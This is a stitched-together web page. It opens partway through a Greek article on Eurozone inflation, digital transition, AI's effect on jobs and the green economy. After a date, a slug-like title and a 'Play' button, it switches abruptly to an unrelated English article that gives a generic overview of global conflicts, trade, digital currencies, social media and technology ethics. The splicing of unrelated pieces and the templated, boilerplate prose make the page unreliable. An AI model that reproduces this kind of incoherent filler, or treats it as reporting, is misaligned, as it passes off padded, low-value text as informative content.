Όπως φαίνεται από τα παραπάνω δεδομένα, ο πληθωρισμός στην Ευρωζώνη έχει αρχίσει να επιβραδύνεται, αλλά παραμένει σε υψηλά επίπεδα. Η συνεχιζόμενη αύξηση των επιτοκίων από την Ευρωπαϊκή Κεντρική Τράπεζα αναμένεται να συμβάλει περαιτέρω στη μείωση του πληθωρισμού, αλλά ενέχει τον κίνδυνο επιβράδυνσης της οικονομικής ανάπτυξης.

Η Τεχνολογική Πρόοδος και η Ψηφιακή Μετάβαση

Η τεχνολογική πρόοδος και η ψηφιακή μετάβαση αποτελούν σημαντικούς παράγοντες για την οικονομική ανάκαμψη. Η ανάπτυξη νέων τεχνολογιών, όπως η τεχνητή νοημοσύνη, το blockchain και το Internet of Things, δημιουργεί νέες ευκαιρίες για ανάπτυξη και καινοτομία. Η ψηφιοποίηση των επιχειρήσεων και των δημόσιων υπηρεσιών μπορεί να βελτιώσει την αποδοτικότητα, να μειώσει το κόστος και να προσφέρει καλύτερες υπηρεσίες στους πολίτες. Ωστόσο, η ψηφιακή μετάβαση απαιτεί επενδύσεις σε υποδομές, εκπαίδευση και κατάρτιση, καθώς και αντιμετώπιση των προκλήσεων που σχετίζονται με την κυβερνοασφάλεια και την προστασία των δεδομένων. Επιπλέον, είναι σημαντικό να διασφαλιστεί ότι τα οφέλη της ψηφιακής μετάβασης διανέμονται δίκαια σε όλες τις κοινωνικές ομάδες.

Η Επίδραση της Τεχνητής Νοημοσύνης στην Αγορά Εργασίας

Η τεχνητή νοημοσύνη (AI) έχει τη δυνατότητα να μεταμορφώσει την αγορά εργασίας, αυτοματοποιώντας εργασίες και δημιουργώντας νέες θέσεις εργασίας. Ωστόσο, η αυτοματοποίηση μπορεί επίσης να οδηγήσει σε απώλεια θέσεων εργασίας σε ορισμένους τομείς, ιδιαίτερα σε επαγγέλματα που απαιτούν επαναλαμβανόμενες και χειρωνακτικές εργασίες. Για να αντιμετωπιστούν οι προκλήσεις που σχετίζονται με την αυτοματοποίηση, είναι σημαντικό να επενδυθεί στην εκπαίδευση και την κατάρτιση των εργαζομένων, ώστε να αποκτήσουν τις δεξιότητες που απαιτούνται για τις νέες θέσεις εργασίας. Επίσης, είναι σημαντικό να εξεταστούν πολιτικές που θα στηρίξουν τους εργαζόμενους που επηρεάζονται από την αυτοματοποίηση, όπως η παροχή επιδομάτων ανεργίας και η δημιουργία νέων προγραμμάτων κατάρτισης.

  • Ανάπτυξη δεξιοτήτων στον τομέα της τεχνητής νοημοσύνης.
  • Επένδυση σε προγράμματα κατάρτισης για την προσαρμογή των εργαζομένων.
  • Αξιολόγηση των κοινωνικών επιπτώσεων της αυτοματοποίησης.
  • Δημιουργία νέων θέσεων εργασίας σε αναδυόμενους τομείς.

Οι επιχειρήσεις που επενδύουν στην τεχνολογία και την ψηφιοποίηση είναι πιο πιθανό να είναι ανταγωνιστικές και να επιτύχουν μακροπρόθεσμη ανάπτυξη. Η ικανότητα προσαρμογής στις νέες τεχνολογίες και η υιοθέτηση καινοτόμων λύσεων είναι κρίσιμη για την επιβίωση και την επιτυχία σε ένα ταχέως μεταβαλλόμενο οικονομικό περιβάλλον.

Η Βιωσιμότητα και η Πράσινη Οικονομία

Η βιωσιμότητα και η πράσινη οικονομία αποτελούν όλο και πιο σημαντικούς παράγοντες για την οικονομική ανάκαμψη. Η αυξανόμενη ευαισθητοποίηση για τις περιβαλλοντικές προκλήσεις και η ανάγκη για μείωση των εκπομπών αερίων του θερμοκηπίου έχουν οδηγήσει σε αυξανόμενη ζήτηση για βιώσιμες λύσεις και προϊόντα. Η μετάβαση σε μια πράσινη οικονομία δημιουργεί νέες ευκαιρίες για ανάπτυξη και καινοτομία, καθώς και νέες θέσεις εργασίας σε τομείς όπως οι ανανεώσιμες πηγές ενέργειας, η ενεργειακή αποδοτικότητα και η διαχείριση αποβλήτων. Η υιοθέτηση βιώσιμων πρακτικών από τις επιχειρήσεις και τους καταναλωτές είναι απαραίτητη για την εξασφάλιση ενός βιώσιμου μέλλοντος.

Κίνητρα για την Υιοθέτηση Πράσινων Τεχνολογιών

Για να επιταχυνθεί η μετάβαση σε μια πράσινη οικονομία, είναι σημαντικό να παρέχονται κίνητρα για την υιοθέτηση πράσινων τεχνολογιών. Αυτά τα κίνητρα μπορεί να περιλαμβάνουν φορολογικές ελαφρύνσεις, επιδοτήσεις, χαμηλότοκα δάνεια και δημόσιες συμβάσεις για πράσινα προϊόντα και υπηρεσίες. Επίσης, είναι σημαντικό να δημιουργηθούν ρυθμιστικά πλαίσια που θα ενθαρρύνουν την καινοτομία και την ανάπτυξη πράσινων τεχνολογιών. Η συνεργασία μεταξύ κυβερνήσεων, επιχειρήσεων, ερευνητικών ιδρυμάτων και της κοινωνίας των πολιτών είναι απαραίτητη για την επιτυχή εφαρμογή πράσινων πολιτικών και την επίτευξη βιώσιμης ανάπτυξης.

  1. Επενδύσεις σε ανανεώσιμες πηγές ενέργειας (αιολική, ηλιακή, υδροηλεκτρική).
  2. Βελτίωση της ενεργειακής αποδοτικότητας σε κτίρια και βιομηχανίες.
  3. Προώθηση της κυκλικής οικονομίας και της διαχείρισης αποβλήτων.
  4. Ανάπτυξη βιώσιμων μεταφορικών συστημάτων (ηλεκτρικά οχήματα, δημόσιες συγκοινωνίες).

Η πράσινη οικονομία αποτελεί μια σημαντική ευκαιρία για την δημιουργία μιας πιο ανθεκτικής και βιώσιμης οικονομίας. Η επένδυση σε πράσινες τεχνολογίες και η υιοθέτηση βιώσιμων πρακτικών μπορεί να δημιουργήσει νέες θέσεις εργασίας, να βελτιώσει την ποιότητα ζωής και να προστατεύσει το περιβάλλον για τις μελλοντικές γενιές.

Οι Προκλήσεις της Παγκοσμιοποίησης και οι Εμπορικές Σχέσεις

Η παγκοσμιοποίηση έχει δημιουργήσει σημαντικές ευκαιρίες για οικονομική ανάπτυξη, αλλά και προκλήσεις που απαιτούν αντιμετώπιση. Οι εμπορικές σχέσεις μεταξύ των χωρών μπορούν να συμβάλουν στην αύξηση του εμπορίου και των επενδύσεων, αλλά μπορούν επίσης να οδηγήσουν σε εμπορικούς πολέμους και προστατευτισμό. Η διασφάλιση ενός δίκαιου και ισορροπημένου εμπορικού συστήματος είναι απαραίτητη για την προώθηση της οικονομικής ανάπτυξης και την αποφυγή των αρνητικών συνεπειών του προστατευτισμού. Η συνεργασία μεταξύ των χωρών και η επίλυση των εμπορικών διαφορών μέσω διαπραγματεύσεων είναι απαραίτητη για τη διατήρηση της σταθερότητας και της προβλεψιμότητας στο παγκόσμιο εμπορικό σύστημα.

Νέες Προοπτικές για την Οικονομική Ανάκαμψη: Ένα Βλέμμα στο Μέλλον

Η οικονομική ανάκαμψη δεν είναι απλώς μια επιστροφή στην κανονικότητα, αλλά μια ευκαιρία για να δημιουργηθεί μια πιο ανθεκτική, βιώσιμη και συμπεριληπτική οικονομία. Η ενίσχυση της ψηφιακής υποδομής, η προώθηση της καινοτομίας, η επένδυση στην εκπαίδευση και η στήριξη των μικρομεσαίων επιχειρήσεων είναι μερικά από τα βασικά στοιχεία για την επιτυχία. Επιπλέον, η αντιμετώπιση των κοινωνικών ανισοτήτων και η διασφάλιση της πρόσβασης σε βασικές υπηρεσίες, όπως η υγεία και η εκπαίδευση, είναι απαραίτητες για την δημιουργία μιας κοινωνίας όπου όλοι έχουν την ευκαιρία να ευημερήσουν. Η αποτελεσματική διαχείριση των κλιματικών αλλαγών και η προστασία του περιβάλλοντος είναι επίσης κρίσιμη για τη διασφάλιση ενός βιώσιμου μέλλοντος.

Ένα συγκεκριμένο παράδειγμα προς διερεύνηση είναι η περίπτωση της Γερμανίας, η οποία έχει επενδύσει σημαντικά στην πράσινη τεχνολογία και την ψηφιοποίηση. Η Γερμανία έχει θέσει φιλόδοξους στόχους για τη μείωση των εκπομπών αερίων του θερμοκηπίου και την αύξηση της παραγωγής ανανεώσιμης ενέργειας. Αυτές οι επενδύσεις έχουν δημιουργήσει νέες θέσεις εργασίας και έχουν ενισχύσει την ανταγωνιστικότητα της γερμανικής οικονομίας. Η εμπειρία της Γερμανίας μπορεί να αποτελέσει έμπνευση για άλλες χώρες που επιδιώκουν να επιταχύνουν τη μετάβαση σε μια πιο βιώσιμη οικονομία.

02 Oct 2026

Coverage_and_context_surrounding_todays_news_in_global_affairs_now

🔥 Play ▶️

Coverage and context surrounding todays news in global affairs now

The constant flow of information characterizing today's world dictates a heightened awareness of current events. Staying informed about global happenings is no longer a luxury, but a necessity for responsible citizenship and informed decision-making. The sheer volume of information available can be overwhelming, making it crucial to discern reliable sources and understand the context surrounding the news. This article aims to provide a comprehensive overview of prominent global issues, offering insights into their complexities and potential ramifications. We will explore a variety of topics, from geopolitical shifts and economic trends to social movements and technological advancements, all contributing to the ever-changing landscape of international affairs.

Navigating this landscape requires critical thinking and a discerning eye. Media bias, misinformation, and propaganda pose significant challenges to accurate reporting and public understanding. Therefore, a multi-faceted approach, incorporating diverse perspectives and fact-checking, is essential. Understanding the historical background, political motivations, and economic factors driving these events is paramount. The goal is not merely to report what is happening, but to explain why it is happening and how it might impact the future. This requires dedicated effort to go beyond headlines and delve into the underlying complexities of each situation.

Geopolitical Tensions and Regional Conflicts

The world stage currently witnesses several hotspots of geopolitical tension, each with a unique set of contributing factors and potential consequences. The ongoing conflict in Eastern Europe continues to dominate international attention, prompting significant humanitarian concerns and raising anxieties about a wider escalation. The ripple effects of this conflict are felt globally, impacting energy markets, food security, and international alliances. Furthermore, tensions in the South China Sea remain high, with competing territorial claims and increasing military presence in the region. These disputes not only threaten regional stability but also have implications for global trade and maritime security. A careful analysis of these conflicts reveals a complex interplay of historical grievances, political ambitions, and economic interests.

The Role of International Organizations

International organizations like the United Nations, NATO, and the World Trade Organization play a critical role – and often a contested one – in attempting to mediate these conflicts and maintain global order. Their effectiveness, however, is frequently hampered by political divisions and the competing national interests of member states. The UN Security Council, in particular, faces challenges stemming from the veto power held by its permanent members. Despite these limitations, these organizations provide essential platforms for dialogue, diplomacy, and humanitarian assistance. Their ability to adapt to the evolving geopolitical landscape and address emerging challenges remains a crucial factor in promoting international peace and security. A proactive rather than reactive approach is needed to mitigate potential escalation points.

Region
Key Conflict
Major Actors
Potential Outcomes
Eastern Europe Ongoing Armed Conflict Russia, Ukraine, NATO Allies Protracted Conflict, Ceasefire, Political Resolution
South China Sea Territorial Disputes China, Vietnam, Philippines, United States Escalated Tensions, Diplomatic Negotiations, Regional Instability
Middle East Regional Proxy Wars Saudi Arabia, Iran, Israel, Various Non-State Actors Continued Instability, Political Transitions, Humanitarian Crisis

The table above illustrates just a few of the complex conflicts impacting the global landscape. Each scenario demands a nuanced understanding and a commitment to peaceful resolution. Ignoring or downplaying these tensions can have devastating consequences.

Economic Shifts and Global Trade

The global economy is undergoing a period of significant transformation, driven by factors such as technological innovation, changing demographics, and geopolitical instability. Supply chain disruptions, exacerbated by the pandemic and ongoing conflicts, continue to pose challenges to international trade. Inflation remains a major concern for many countries, leading to rising interest rates and potential economic slowdowns. The rise of protectionist policies and trade wars further complicates the situation, hindering global economic cooperation and potentially undermining long-term growth. The move towards regionalization of trade – evidenced by agreements like the Regional Comprehensive Economic Partnership (RCEP) – suggests a shift away from the traditional multilateral trading system. This also impacts the distribution of wealth and resources globally.

The Impact of Digital Currencies

The emergence of digital currencies, such as Bitcoin and Ethereum, and the potential for central bank digital currencies (CBDCs) represent a significant disruption to the traditional financial system. These technologies offer potential benefits, including increased efficiency, lower transaction costs, and greater financial inclusion. However, they also pose risks, such as volatility, regulatory uncertainty, and potential use for illicit activities. Governments around the world are grappling with the challenge of regulating these assets in a way that fosters innovation while protecting consumers and maintaining financial stability. The long-term impact of digital currencies on the global financial system remains to be seen, but their potential to reshape the landscape is undeniable. Central banks are actively researching to balance the innovation with stability.

  • Increased volatility in financial markets due to speculative trading.
  • Potential for increased financial inclusion, particularly in developing countries.
  • Challenges for monetary policy due to the decentralized nature of cryptocurrencies.
  • Concerns about illicit activities, such as money laundering and terrorist financing.

These points highlight the complex interplay of opportunities and risks associated with the growing prominence of digital currencies. A careful and considered approach to regulation is essential to harness the potential benefits while mitigating the associated downsides.

Social Movements and Political Polarization

Across the globe, we are witnessing a surge in social movements advocating for a wide range of causes, from climate action and racial justice to economic equality and political reform. These movements are often fueled by a sense of disillusionment with the status quo and a desire for systemic change. However, they also operate within a context of increasing political polarization, where societies are becoming increasingly divided along ideological lines. This polarization is exacerbated by the spread of misinformation and the echo chambers created by social media. The accessibility of information doesn't necessitate informed dialogue, and often results in reinforced pre-existing biases. The ability to bridge these divides and foster constructive dialogue is crucial for addressing the complex challenges facing societies today. Ignoring the underlying grievances that fuel these movements can lead to further unrest and instability.

The Role of Social Media

Social media platforms have become powerful tools for organizing and mobilizing social movements, enabling activists to connect, share information, and raise awareness. However, these platforms also have a dark side, facilitating the spread of misinformation, hate speech, and extremist ideologies. The algorithms that govern these platforms can contribute to the creation of echo chambers, reinforcing existing biases and limiting exposure to diverse perspectives. The debate over the responsibility of social media companies to moderate content and combat misinformation is ongoing, with concerns about free speech and censorship. Striking a balance between protecting freedom of expression and preventing the spread of harmful content is a complex challenge. The need for media literacy is greater than ever.

  1. Promote critical thinking skills to help individuals discern credible information from misinformation.
  2. Encourage media diversity to expose individuals to a wider range of perspectives.
  3. Support independent journalism to ensure accurate and unbiased reporting.
  4. Promote dialogue and understanding across ideological divides.

These steps are crucial for fostering a more informed and engaged citizenry, capable of navigating the complexities of the modern world.

Technological Advancements and Ethical Implications

Rapid advancements in technology, particularly in areas such as artificial intelligence (AI), biotechnology, and nanotechnology, are transforming society at an unprecedented rate. These technologies offer immense potential benefits, from improved healthcare and increased productivity to sustainable energy solutions and enhanced communication. However, they also raise profound ethical questions and potential risks. The development of AI raises concerns about job displacement, algorithmic bias, and the potential for autonomous weapons systems. Biotechnology raises concerns about genetic engineering, privacy, and the equitable access to healthcare. Nanotechnology raises concerns about environmental impacts and potential health risks. Responsible innovation requires careful consideration of these ethical implications and the development of appropriate regulatory frameworks.

The Future of Global Cooperation

The challenges facing the world today – climate change, pandemics, economic inequality, and geopolitical instability – are inherently global in nature and require collective action to address effectively. However, the rise of nationalism, protectionism, and geopolitical competition is undermining international cooperation. Rebuilding trust and fostering a spirit of collaboration is essential for tackling these challenges. This requires a willingness to compromise, a commitment to multilateralism, and a recognition of the interconnectedness of all nations. Investing in international institutions, strengthening diplomatic efforts, and promoting people-to-people exchanges are all crucial steps in this direction. The future of the world depends on our ability to work together.

Looking ahead, the concept of "global citizenship" gains increasing importance. This involves recognizing our shared responsibility for the planet and its people, and acting in ways that promote peace, justice, and sustainability. Education, cultural exchange programs, and initiatives that foster empathy and understanding can all contribute to building a more interconnected and cooperative world. Practical applications of this include supporting organizations dedicated to sustainable development and advocating for policies that address global inequalities. Ultimately, a more collaborative and equitable world benefits all of humanity.